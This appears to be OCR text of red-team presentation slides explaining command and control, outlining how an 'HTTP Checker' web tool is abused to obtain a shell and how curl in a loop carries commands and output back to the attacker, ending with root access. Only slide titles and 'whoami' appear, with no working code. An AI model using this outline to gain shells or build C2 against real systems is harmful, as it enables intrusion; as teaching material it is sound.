
- What is it?
    - Command and Control
    - Take control of a thing, via commands
- For Successful (Red Team) C2...
    - Most importantly, it has to work
    - Don't be a jerk (or get caught)
    - Keep it sufficiently simple
- How?
    - Use what's there (SSH, curl in a loop)
    - Many, many frameworks
    - Custom Code™
        - TODO: Roll your own

tl;dr - Target does what you say


C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™
    - TODO: Roll your own


Ask the HTTP Checker to Check HTTP



Under the Hood: a Shell




...a Shell?




A Shell!


Connecting to Us




Connecting to Us with Curl




Connecting to Us with Curl for Command-Sending




Connecting to Us with Curl for Output-Receiving



Shell: Process + Bidirectional Comms




Shell: Input...



```
--> whoami -->
```


Shell: Output :)



--> whoami -->

<-- root! <--

